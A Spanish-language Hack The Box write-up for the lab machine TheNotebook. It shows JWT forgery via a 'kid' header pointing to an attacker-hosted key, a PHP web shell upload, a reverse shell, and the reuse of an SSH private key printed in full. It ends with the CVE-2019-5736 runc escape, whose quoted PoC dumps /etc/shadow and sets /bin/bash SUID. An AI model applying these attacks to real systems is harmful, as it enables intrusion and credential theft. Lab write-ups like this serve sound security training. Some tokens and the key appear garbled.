


# Hack The Box

PEN-TESTING LABS

## Write-up

### Máquina TheNotebook



Autor: J0lm3d0



## Índice

<b>1. Introducción</b>	<b>2</b>
<b>2. Enumeración de servicios y recopilación de información sensible</b>	<b>3</b>
<b>3. Acceso a la máquina</b>	<b>8</b>
<b>4. Escalada de privilegios</b>	<b>10</b>
4.1. Usuario noah . . . . .	10
4.2. Usuario root . . . . .	12

## 1. Introducción

En este documento se recogen los pasos a seguir para la resolución de la máquina TheNotebook de la plataforma HackTheBox. Se trata de una máquina Linux de 64 bits, que posee una dificultad media de resolución según la plataforma.

Para comenzar a atacar la máquina se debe estar conectado a la VPN de HackTheBox o, si se cuenta con un usuario VIP, lanzar una instancia de la máquina ofensiva que nos ofrece la plataforma. Después, hay que desplegar la máquina en cuestión y, una vez desplegada, se mostrará la IP que tiene asignada y se podrá empezar a atacar.

Este documento ha sido creado para aportar a la comunidad mi resolución personal de la máquina vulnerable en cuestión y está abierto a comentarios sobre cualquier fallo detectado (tanto a nivel técnico como gramático a la hora de escribir el documento) y a críticas constructivas para así mejorar de cara al futuro.

## 2. Enumeración de servicios y recopilación de información sensible

Para comenzar, realizo un escaneo de todo el rango de puertos TCP mediante la herramienta *Nmap*.

```
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63
```

Figura 1: Escaneo de todo el rango de puertos TCP

En la figura 1 se puede observar los puertos que la máquina tiene abiertos. Después, aplico scripts básicos de enumeración y utilizo la flag `-sV` para intentar conocer la versión y servicio que están ejecutando cada uno de los puertos que he detectado abiertos (Figura 2).

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 86:df:10:fd:27:a3:fb:d8:36:a7:ed:90:95:33:f5:bf (RSA)
|   256  e7:81:d6:6c:df:ce:b7:30:03:91:5c:b5:13:42:06:44 (ECDSA)
|_  256  c6:06:34:c7:fc:00:c4:62:06:c2:36:0e:ee:5e:bf:6b (ED25519)
80/tcp    open  http     nginx 1.14.0 (Ubuntu)
|_ http-server-header: nginx/1.14.0 (Ubuntu)
|_ http-title: The Notebook - Your Note Keeper
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 2: Enumeración de los puertos abiertos

Como no dispongo de ninguna credencial para acceder a la máquina mediante SSH, comienzo enumerando el servidor web. Al acceder a la IP a través del navegador, me encuentro la página que se muestra en la figura 3.

```
The Notebook Home Register Log In
```

# The Notebook

Use this place to store thought of the day, or your notes ofcourse.  
All you need to do is register and get going. Super easy and safe.

Figura 3: Página principal del servidor web

Por lo que parece, el servidor web tiene una plataforma personalizada para registrar notas y, según el texto, puedo registrarme. En la figura 4 se observa la página de registro, en la que se contempla un formulario con los campos a rellenar para realizar el registro.




Figura 4: Página de registro del servidor web

Consigo registrarme utilizando “test2” como nombre de usuario y “test2@test.com” como correo electrónico (el usuario “test” ya estaba en uso). Ahora, accedo a la página de “login”, que se muestra en la figura 5, para entrar a la plataforma con el usuario creado.




Figura 5: Página de “login” del servidor web

Una vez entro, veo el panel de usuario, mostrado en la figura 6, en el que indica que se puede acceder a la sección de notas para registrar nuevas notas o ver las que tengamos registradas.




Figura 6: Panel principal del usuario de la plataforma web

Al acceder a la sección de notas no veo nada, ya que mi usuario es nuevo y aún no he creado ninguna nueva nota, tal y como puede observarse en la figura 7.




Figura 7: Página de notas de la plataforma web

Al poder registrar texto en la plataforma web, se me ocurre probar algunas inyecciones (SSTI, XSS...) para comprobar si el servidor es vulnerable y así poder aprovecharlo de alguna forma para obtener información sensible y/o conseguir acceso, pero, tal y como se puede ver en la figura 8, no parece que presente vulnerabilidad alguna.




Figura 8: Inyecciones intentadas en las notas de la plataforma web

Al no encontrar nada relacionado a inyecciones, pruebo a enumerar directorios y/o ficheros ocultos mediante **Gobuster**, pero, como puede observarse en la figura 9, no obtengo ningún resultado que no conociese ya.

```
/login (Status: 200) [Size: 1250]
/register (Status: 200) [Size: 1422]
/admin (Status: 403) [Size: 9]
/logout (Status: 302) [Size: 209] [--> http://10.10.10.230/]

=====
2021/07/26 19:28:44 Finished
=====
```

Figura 9: Fuzzing con Gobuster sobre el directorio raíz del servidor web

Probando peticiones mediante BurpSuite, observo que al acceder a la plataforma, se me asigna una cookie de autenticación, que se muestra en la figura 10.

```
Cookie: auth=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly9sb2NhbkGhvc3
Q6NzA3MCM9wcm12S2V5LmtleSJ9.eyJ1c2VybmFtZSI6ImInRl c3QyIiwiaWF0Ijoi
0ZXR0MkBOZXN0LmNvbSI6ImFkbWluX2NhcCI6ZmFsc2V9.p2AVHNa1Gk-8S0Mw3JDB
fj0367TNfmNvgfefUvHACiiVwSexmDFBHTKNxhSFDbGZAG6v09nQ0kNZUn6wVghFRh
58ZsPx0vaPCQbZWZr0cxIWQYU-26tlhsyYB--Wj4HenJ1PnHx71-c0_sxN-gwdf芙蓉
jUbD_4GEA-0hPgWYNE45Y6Jh8SoWXwZcUjXP_KgktdsJ2nhjWdURp4z6X2JCK4-Puu
K-mj5iaDSaj9QmVUSDn6VSufCJyFXN1leaQ7LbLxQRmeSu_zBguZ0CgRPWeZ-7HSJDM
aQzOv-pJcGdWbLuNs8jlkNoRQDvJticUWKAeygCovk\FDotVn3knCeQN_5yReb-JUM
Un4coLgGdG5MnfrRHSdf98MzDXiUJzHjSOvRnPveWSUWT0BkekWqHm-BK60LHyxdjOF
ZcDWQn1X5eVL EMPnK4aFEDyVUCpMHf-hyNSaM5xL_IpjKlxvEY3ll-oz9nzQtKAr-n
Ci5reZB0M5xqIX6syZ7NXWz_BMGtYttMpmVlnxyCNniryMh9rIGugvnin2E4Y1juXp
gsAabDG5yPeyGZ3VHZ-kYpq_Vdy5UaE-uE9QUp8BZUCHFKX0lmlb5YgSfzHHDEdcOE
ZbpIJIT3EDFLefc5S6VE52DmrYx5qif7m0SsMygxEB8uv26gieQqKHfcN3k1EmrLiz
iUY; uid=78e957f9-f65e-4bb8-98b1-f9c8ec0f8fb5
```

Figura 10: Cookie de autenticación asignada al acceder a la plataforma web

Tras analizar la cookie, compruebo que se trata de un JWT (JSON Web Token), formado principalmente por 3 campos, que se diferencian al estar separados por puntos:

1. Header. Está codificado en base64 y al decodificarlo se puede observar una estructura JSON.
2. Payload. Está codificado en base64 y al decodificarlo se puede observar una estructura JSON.
3. Signature. Se utiliza para verificar si el token ha sido firmado y si ha sido alterado de alguna forma. Se puede crear de varias formas, en función del algoritmo de encriptación que se defina.

Por tanto, procedo a decodificar los campos header y payload, para obtener los valores en texto claro, tal y como se ve en la figura 11.

```
(root@offsec)-[~/home/j0lm3d0/Documentos/HTB/TheNotebook]
# echo "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly9sb2NhbGhvc3Q6NmZlMzI2V5LmtleS99" | base64 -d | jq
{
  "typ": "JWT",
  "alg": "RS256",
  "kid": "http://localhost:7070/privKey.key"
}
(root@offsec)-[~/home/j0lm3d0/Documentos/HTB/TheNotebook]
# echo "eyJ1c2VybmFtZSI6InRlc3QyIiwiaWwiOiJ0ZXN0Mk0ZlN0LmNvbSIsImFkbWwX2NhcCI6ZmFsc2V9" | base64 -d | jq
{
  "username": "test2",
  "email": "test2@test.com",
  "admin_cap": false
}
```

Figura 11: Decodificamos los campos header y payload de la cookie

En este caso, en el header se observa que el token utiliza el algoritmo 'RS256', por lo que el campo Signature se crearía de la siguiente forma:

1. El hash SHA-256 de la concatenación de: Header en Base64 + ".- Payload en Base 64.
2. La encriptación del hash SHA-256 mediante RSA y una clave privada.
3. El codificado en Base64 del resultado obtenido en el paso anterior.



### 3. Acceso a la máquina

Con los datos que aparecen en las estructuras JSON, se me ocurre una forma de falsear la cookie, obteniendo permisos de administrador en la plataforma. Se tendrían que modificar los valores de los campos “kid” del header, apuntando a una clave privada que genere en mi máquina, y “admin\_cap” del payload, que seguramente controle las capacidades de administración en la plataforma, cambiando el “false” por un “true”. Para ello, se deben realizar los pasos mostrados en la figura 12.

```
(root@offsec)-[~/home/j0lm3d0/Documentos/HTB/TheNotebook/exploitation]
# echo "{\"typ\":\"JWT\",\"alg\":\"RS256\",\"kid\":\"http://10.10.14.221:7070/privKey.key\"} | base64
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly8xMC4xMC4xNC4yMjE6NzA3MC9wcm12S2V5LmtleSJ9Cg==
(root@offsec)-[~/home/j0lm3d0/Documentos/HTB/TheNotebook/exploitation]
# echo "{\"username\":\"test2\",\"email\":\"test2@test.com\",\"admin_cap\":true} | base64
eyJ1c2VybmFtZSI6InRlc3QyIiwiaWwiOiJ0ZXN0Mk0ZXN0LmNvbSI6ImFkbWluX2NhcnCI6dHJ1ZX0K
(root@offsec)-[~/home/j0lm3d0/Documentos/HTB/TheNotebook/exploitation]
# openssl genrsa -out privKey.key
Generating RSA private key, 2048 bit long modulus (2 primes)
.....+++++
...+++++
e is 65537 (0x010001)
(root@offsec)-[~/home/j0lm3d0/Documentos/HTB/TheNotebook/exploitation]
# _
```

Figura 12: Generamos clave privada y codificamos los nuevos valores modificados

Con la ayuda del debugger de [jwt.io](http://jwt.io) construyo el token que contendrá el valor de la nueva cookie. Para ello, copio el header modificado en Base64, seguido del payload modificado en Base64 (separando estos 2 campos mediante un punto). Una vez hecho esto, copio la clave privada que he generado mediante **OpenSSL** en el campo de texto correspondiente y, automáticamente, realizará las operaciones que he mencionado anteriormente para añadir el campo signature al token que estaba construyendo, dando así por finalizada su creación. El resultado se puede observar en la figura 13.

Encoded <small>PASTE A TOKEN HERE</small>	Decoded <small>EDIT THE PAYLOAD AND SECRET</small>						
<pre>eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly8xMC4xMC4xNC4yMjE6NzA3MC9wcm12S2V5LmtleSJ9.eyJ1c2VybmFtZSI6InRlc3QyIiwiaWwiOiJ0ZXN0Mk0ZXN0LmNvbSI6ImFkbWluX2NhcnCI6dHJ1ZX0.D0Q0oEipnkn5CWaoKyMDcQ2090kfkdcRry0PR7joPEAbMEdC68rs51NmSuvPyy2XIT1VpRuEeZuG56xapZbxHsXpRw093Krk1qWQ4BhCSP8yWfww6j3bi1k9JE5p-ZnxA14vQvZJe-yuq1ZbfQ8u9R7_aDpCSYItk0sJ2VifP1gCfBAFZvFio77fcEPvylPwkyr07LdUjCj1D-05FNVjg94SN9P8qTgEe2uTiNJvc2fWYXDQ4w1rImZxoSFfTW8sBzc3sKftQj-06R2Kxdgqu_Ni_W6rW5AsMr2urL1BaJryNqdyxE CXdgzZxk94ItNEY7WHWBvk94qtsuh90QzQ</pre>	<table border="1"> <thead> <tr> <th>HEADER: ALGORITHM &amp; TOKEN TYPE</th> </tr> </thead> <tbody> <tr> <td> <pre>{   "typ": "JWT",   "alg": "RS256",   "kid": "http://10.10.14.221:7070/privKey.key" }</pre> </td> </tr> <tr> <th>PAYLOAD: DATA</th> </tr> <tr> <td> <pre>{   "username": "test2",   "email": "test2@test.com",   "admin_cap": true }</pre> </td> </tr> <tr> <th>VERIFY SIGNATURE</th> </tr> <tr> <td> <pre>RSASHA256(   base64UrlEncode(header) + "." +   base64UrlEncode(payload),</pre> </td> </tr> </tbody> </table>	HEADER: ALGORITHM & TOKEN TYPE	<pre>{   "typ": "JWT",   "alg": "RS256",   "kid": "http://10.10.14.221:7070/privKey.key" }</pre>	PAYLOAD: DATA	<pre>{   "username": "test2",   "email": "test2@test.com",   "admin_cap": true }</pre>	VERIFY SIGNATURE	<pre>RSASHA256(   base64UrlEncode(header) + "." +   base64UrlEncode(payload),</pre>
HEADER: ALGORITHM & TOKEN TYPE							
<pre>{   "typ": "JWT",   "alg": "RS256",   "kid": "http://10.10.14.221:7070/privKey.key" }</pre>							
PAYLOAD: DATA							
<pre>{   "username": "test2",   "email": "test2@test.com",   "admin_cap": true }</pre>							
VERIFY SIGNATURE							
<pre>RSASHA256(   base64UrlEncode(header) + "." +   base64UrlEncode(payload),</pre>							

Figura 13: Construcción del JSON Web Token en jwt.io

Para llevar a cabo la explotación, solo hay que montar un servidor HTTP en el puerto 7070 y en el directorio en el que se encuentra la clave privada, ya que es donde he apuntado en el campo “kid” del header. Una vez que este el servidor a la escucha de peticiones, cambio el valor de la cookie mediante un add-on de Firefox de edición de cookies y recargo la pagina, obteniendo así acceso al “Admin Panel”, tal y como se muestra en la figura 14. Indicar también que se debe dejar el servidor del puerto 7070 a la escucha, ya que con cada petición que realicemos se intentará validar la clave privada.



Figura 14: Panel de administrador de la plataforma web

Como se puede ver en la imagen, la plataforma permite a los administradores subir archivos. Para comenzar, probaré a subir una shell en formato .php para comprobar si existe alguna restricción o similar que no permita la subida de este tipo de ficheros




Figura 15: Ejecución de comandos a través de la web shell subida al servidor web

Tras subir la shell, compruebo que funciona correctamente y contamos con ejecución de comandos en la máquina víctima con un usuario no privilegiado, tal y como se observa en la figura 15. Utilizando algunas sentencias de Python3, me envió una shell a mi máquina de atacante para así trabajar de una forma más cómoda en la escalada de privilegios.

## 4. Escalada de privilegios

### 4.1. Usuario noah

Una vez obtengo la reverse shell, comienzo a enumerar el servidor Linux para escalar privilegios. Al revisar el fichero “/etc/passwd” compruebo que existe un usuario “noah”, tal y como se observa en la figura 16, al que seguramente tengamos que escalar antes de convertirnos en root.

```
www-data@thenotebook:/var/backups$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
noah:x:1000:1000:Noah:/home/noah:/bin/bash
```

Figura 16: Fichero “/etc/passwd” de la máquina víctima

Continuando con la enumeración el sistema, encuentro en la ruta “/tmp” un comprimido “home.tar.gz”, que podría ser un backup del directorio “/home” de la máquina víctima. Tras descomprimirlo, parece que estaba en lo correcto, ya que compruebo que dentro existe el directorio de “noah”, tal y como se ve en la figura 17.

```
www-data@thenotebook:/tmp$ ls -la
total 52
drwxrwxrwt 10 root    root    4096 Jul 31 12:42 .
drwxr-xr-x 24 root    root    4096 Jul 31 07:03 ..
drwxrwxrwt  2 root    root    4096 Jul 30 22:57 .ICE-unix
drwxrwxrwt  2 root    root    4096 Jul 30 22:57 .Test-unix
drwxrwxrwt  2 root    root    4096 Jul 30 22:57 .X11-unix
drwxrwxrwt  2 root    root    4096 Jul 30 22:57 .XIM-unix
drwxrwxrwt  2 root    root    4096 Jul 30 22:57 .font-unix
drwxrwxrwx  3 www-data www-data 4096 Jul 31 10:47 az
-rw-r--r--  1 www-data www-data 128 Jul 31 10:42 ftpscr
-rw-r--r--  1 www-data www-data 4373 Jul 31 10:41 home.tar.gz
drwx----- 3 root    root    4096 Jul 30 22:57 systemd-private-28b58b6239ef4f2180a78fb6d03b283-systemd-timesyncd.service-PiwWLY
drwx----- 2 root    root    4096 Jul 30 22:57 vmware-root_812-2957648972
www-data@thenotebook:/tmp$ tar -xf home.tar.gz
www-data@thenotebook:/tmp$ ls -la home
total 12
drwxr-xr-x  3 www-data www-data 4096 Feb 12 06:24 .
drwxrwxrwt 11 root    root    4096 Jul 31 12:43 ..
drwxr-xr-x  5 www-data www-data 4096 Feb 17 09:02 noah
www-data@thenotebook:/tmp$ ls -la home/noah/
total 32
drwxr-xr-x  5 www-data www-data 4096 Feb 17 09:02 .
drwxr-xr-x  3 www-data www-data 4096 Feb 12 06:24 ..
-rw-r--r--  1 www-data www-data  220 Apr  4  2018 .bash_logout
-rw-r--r--  1 www-data www-data 3771 Apr  4  2018 .bashrc
drwx----- 2 www-data www-data 4096 Feb 16 10:47 .cache
drwx----- 3 www-data www-data 4096 Feb 12 06:25 .gnupg
-rw-r--r--  1 www-data www-data  807 Apr  4  2018 .profile
drwx----- 2 www-data www-data 4096 Feb 17 00:59 .ssh
```

Figura 17: Backup del directorio “home”

Es posible que el directorio “.ssh” contenga una clave privada RSA para así poder-nos conectar a la máquina víctima por el servicio SSH con el usuario “noah”. Tras comprobarlo, obtengo la clave privada que se observa en la figura 18.

```
www-data@thenotebook:/tmp$ cat home/noah/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAyqucvz6P/EEQbdf8cA44GkEjCc3QnAyssED3qq9Pz1LxEN04
HbhhdFfXk+EDWK4ykk@g5MvBQckcxAs31mNnu+UCLYLMb4YXGvriwCrtrHo/ulWT
rLymqVzxjEbLukIgjZNW49ABwi2pDfzoXnij9JK8s3ijIo+w/@RqHzAfgS3Y7t+b
HVo4kvIHT@IXveAivxez3UpiulFkaQ4zk37rfH03wuTsyZ@vmL7gr3fQRBndrUD
v4k2zwetxYnt@hjdLDyA+KGWFFeW7ey9ynrMKW2ic2vBucEAUUe+mb@EazO2inhX
rTAQEGTrb07jNoZEp4MDRt7DTQ7dRz+k8HG4wIDAQABAoIBAQDIa@b51Ht84DbH
+UQY5+bRB8MHifGWr+4B6m1A7FcHViUwISPCODg6Gp5o3v55LuKxzPYPa/M0BBaf
Q9y29N7ce/JPGzAiKDGvH2JvaoF22qz9yQ5u0EzMMdpigS81snsV10gse1bQd4h
CA4ehjzUultD07RPLdtbZCNxrhwpMBMjCjQna@R2TqPjEs4b7DT1GrS907d7pyNM
Um/rxjBx7AcBP+P7LBqLrnk7kCXeZXi15Lc9uDUS2c3INeRPMbFl5d70dlTbXce
YwHVJckFXyeVP6Qziu3yA3p6d+fhFCzWU3uzUKBL0GeJSARxISsvVRzXlHRBGU9V
AuyJ204JAoGBA067RmkGsIAIww/DJ7fFRRK91dvQdeaFSmA7Xf5rhWFymZ/spj2/
rWuuxIS2AXp6pmk36GEpUN1Ea+jvkw/NaMPfGpIl50d06@I0B4FtJbood2gApfG9
@uPb7a+Yzbj10D3U6AnDi@tRtFwnnyfRevS+KEFVXHTLPTPGjRRQ410dAoGBANLU
kn7eFJ04BYmzcWbupXaped7QEfshGmu34/HwL0/ejKXgVklSgSB5v3a0lP6KqEE
vk4wAFKj1i40pEAp@ZNAwD5tSDShoAsIxRnjRM+pZ2bjku@GNzCAU82/rJSnRA+X
i7zrFYhfaKldu4fNYgHKgDBx8X/DeD@vLellpLx/AoGBANoh@CIi9J7oYqNCZEYs
QALx5jilbzUk@WLANA/eWs9BKVFpQDTnsSPVWscQLqwk7+zwIqq@v6iN3jPGx8K
VxGyB2tGqt6jI58oPztpabGBTcmBfh82nT2KNNHfwwmfWjdsu9I9zvo+e3CX1BZ
vgLmwv2DW6l@EwX+A+ZuSmZAoGAb2mgtDMrRDHc/OuL3gvHfV6CYIww05qK+Jyr
2WwWkLa/qaWo8yPQbrEddt0yBS@BP4yL9s86yyK8gPFxpocJrk3esdT7RuKkVCPJ
z2yn8QE6Rg+yWZpPHqkazSZ01eItzQR2mYG2hzPKFtE7evH6JUrnjm5LTKEreco+
8iCuZAcGyEA1fhcJzNwEub2E0V/AI23rYpViF6SiDTfJrtV6ZCLTuKKhdvuqkKr
JjwmBxv@VN6MDmJ40hYo1ZR6WiTMYq6kFGcmSCATPL4wbGmwb@ZHb@WBSbj5ErQ+
Uh6he5GM5rTstMjtGN+OQ0Z8UZ6c@HBM@ulKBT9IUIUEdLFntA4oAVQ=
-----END RSA PRIVATE KEY-----
```

Figura 18: Clave privada RSA del usuario “noah” para el servicio SSH

Con la clave privada obtenida me conecto mediante el servicio SSH y visualizo la flag de usuario no privilegiado en la máquina víctima, tal y como se ve en la figura 19.

```
(root@offsec)-[~/home/j0lm3d0/Documentos/HTB/TheNotebook/content]
# ssh -l noah -i noah_rsa 10.10.10.230
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Jul 31 12:51:41 UTC 2021

System load:  0.0          Processes:    184
Usage of /:   46.1% of 7.81GB Users logged in:  0
Memory usage: 14%         IP address for ens160: 10.10.10.230
Swap usage:  0%          IP address for docker0: 172.17.0.1

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

137 packages can be updated.
75 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Jul 31 12:51:08 2021 from 10.10.14.61
noah@thenotebook:~$ cat user.txt
d40982b71a3be7b90d5454fb8f5592c2
```

Figura 19: Flag de usuario no privilegiado

## 4.2. Usuario root

Una vez que he conseguido escalar privilegios al usuario “noah”, debo seguir escalando hasta llegar a ser administrador o root. Con el comando ‘sudo -l’ compruebo si puede ejecutarse algún archivo con privilegios de otro usuario o sin proporcionar contraseña. En este caso, tal y como se puede ver en la figura 20, se puede ejecutar sin proporcionar contraseña “docker exec -it” seguido del argumento “webapp-dev01” y cualquier comando a ejecutar en dicho contenedor.

```
noah@thenotebook:~$ sudo -l
Matching Defaults entries for noah on thenotebook:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr

User noah may run the following commands on thenotebook:
  (ALL) NOPASSWD: /usr/bin/docker exec -it webapp-dev01*
```

Figura 20: Listado de comandos que puede ejecutar mediante “sudo” el usuario

Al acceder al contenedor veo los elementos que se muestran en la figura 21 y que forman parte del servidor web: un script en Python para la creación de una base de datos, la clave privada utilizada para la validación del JWT, etc., aunque no aloja el servidor web completo que hemos enumerado y explotado anteriormente.

```
noah@thenotebook:~$ sudo docker exec -it webapp-dev01 bash
root@59146071d204:/opt/webapp# ls -la
total 52
drwxr-xr-x 1 root root 4096 Feb 12 07:30 .
drwxr-xr-x 1 root root 4096 Feb 12 07:30 ..
drwxr-xr-x 1 root root 4096 Feb 12 07:30 __pycache__
drwxr-xr-x 3 root root 4096 Nov 18 2020 admin
-rw-r--r-- 1 root root 3303 Nov 16 2020 create_db.py
-rw-r--r-- 1 root root 9517 Feb 11 15:00 main.py
-rw----- 1 root root 3247 Feb 11 15:09 privKey.key
-rw-r--r-- 1 root root 78 Feb 12 07:12 requirements.txt
drwxr-xr-x 3 root root 4096 Nov 19 2020 static
drwxr-xr-x 2 root root 4096 Nov 18 2020 templates
-rw-r--r-- 1 root root 20 Nov 20 2020 webapp.tar.gz
```

Figura 21: Contenido del contenedor “webapp-dev01” de Docker

Tras revisar detenidamente el contenedor, no encontré nada que pudiese ayudarme en la escalada de privilegios a root. Pero debido al privilegio que tenemos mediante “sudo”, intuyo que la vía de escalado es esta, por lo que enumero la versión de “docker”, que se muestra en la figura 22, y, a través de una búsqueda en **SearchSploit** (figura 23) descubro que presenta la vulnerabilidad “CVE-2019-5736” que permite escapar de un contenedor.

```
noah@thenotebook:~$ docker -v
Docker version 18.06.0-ce, build 0ffa825
```

Figura 22: Versión de Docker utilizada en la máquina víctima

```
(root@offsec)-[~/home/j0lm3d0/Documentos/HTB/TheNotebook/...]
# searchsploit Docker 18.06

-----
Exploit Title
-----
runc < 1.0-rc6 (Docker < 18.09.2) - Container Breakout (1)
runc < 1.0-rc6 (Docker < 18.09.2) - Container Breakout (2)
-----
```

Figura 23: Búsqueda de exploits para la versión de Docker

Abro el segundo documento obtenido mediante *SearchSploit* y compruebo que se trata de una PoC (Prueba de Concepto), que puede observarse en la figura 24. En esta se detallan los pasos a seguir para explotar la vulnerabilidad y conseguir ejecutar comandos en la máquina anfitrión, lanzando un exploit desde el contenedor de Docker, siempre y cuando “gcc” se encuentre instalado en el contenedor.

```
# apt-get update && apt-get install -y gcc runc
[ snip ]
# tar xf CVE-2019-5736.tar
# ./CVE-2019-5736/make.sh
...

And now, `/bin/bash` in the container will be able to **overwrite the host runc
binary**. Since this binary is often executed by `root`, this allows for
root-level code execution on the host.
...

% docker exec -it pwnme /bin/bash
[+] bad_libseccomp.so booted.
[+] opened ro /proc/self/exe <3>.
[+] constructed fdpath </proc/self/fd/3>
[+] bad_init is ready -- see </tmp/bad_init_log> for logs.
[*] dying to allow /proc/self/exe to be unused...
% cat /usr/sbin/docker-runc
#!/bin/bash
touch /w00t_w00t ; cat /etc/shadow
...

And now if you try to use Docker normally, the malicious script will execute
with root privileges:
...

% docker exec -it pwnme /bin/good_bash
OCI runtime state failed: invalid character 'b' looking for beginning of value: unknown
% file /w00t_w00t
/w00t_w00t: empty
...

And obviously `make.sh` can be modified to make the evil path anything you
like. If you want to get access to the container, use `/bin/good_bash`.
```

Figura 24: Pasos para explotar la vulnerabilidad CVE-2019-5736

En el fichero también se nos indica el [link](#) donde descargar el exploit que se utiliza en la PoC. En el comprimido descargado vienen varios archivos. Para especificar el comando que se quiere ejecutar, es necesario modificar la variable “BAD\_BINARY” en el fichero “bad\_init.sh”, tal y como se muestra en la figura 25.

```
BAD_BINARY="#!/bin/bash\nchmod 4755 /bin/bash"
```

Figura 25: Modificación de la variable “BAD\_BINARY” en el fichero “bad\_init.sh”

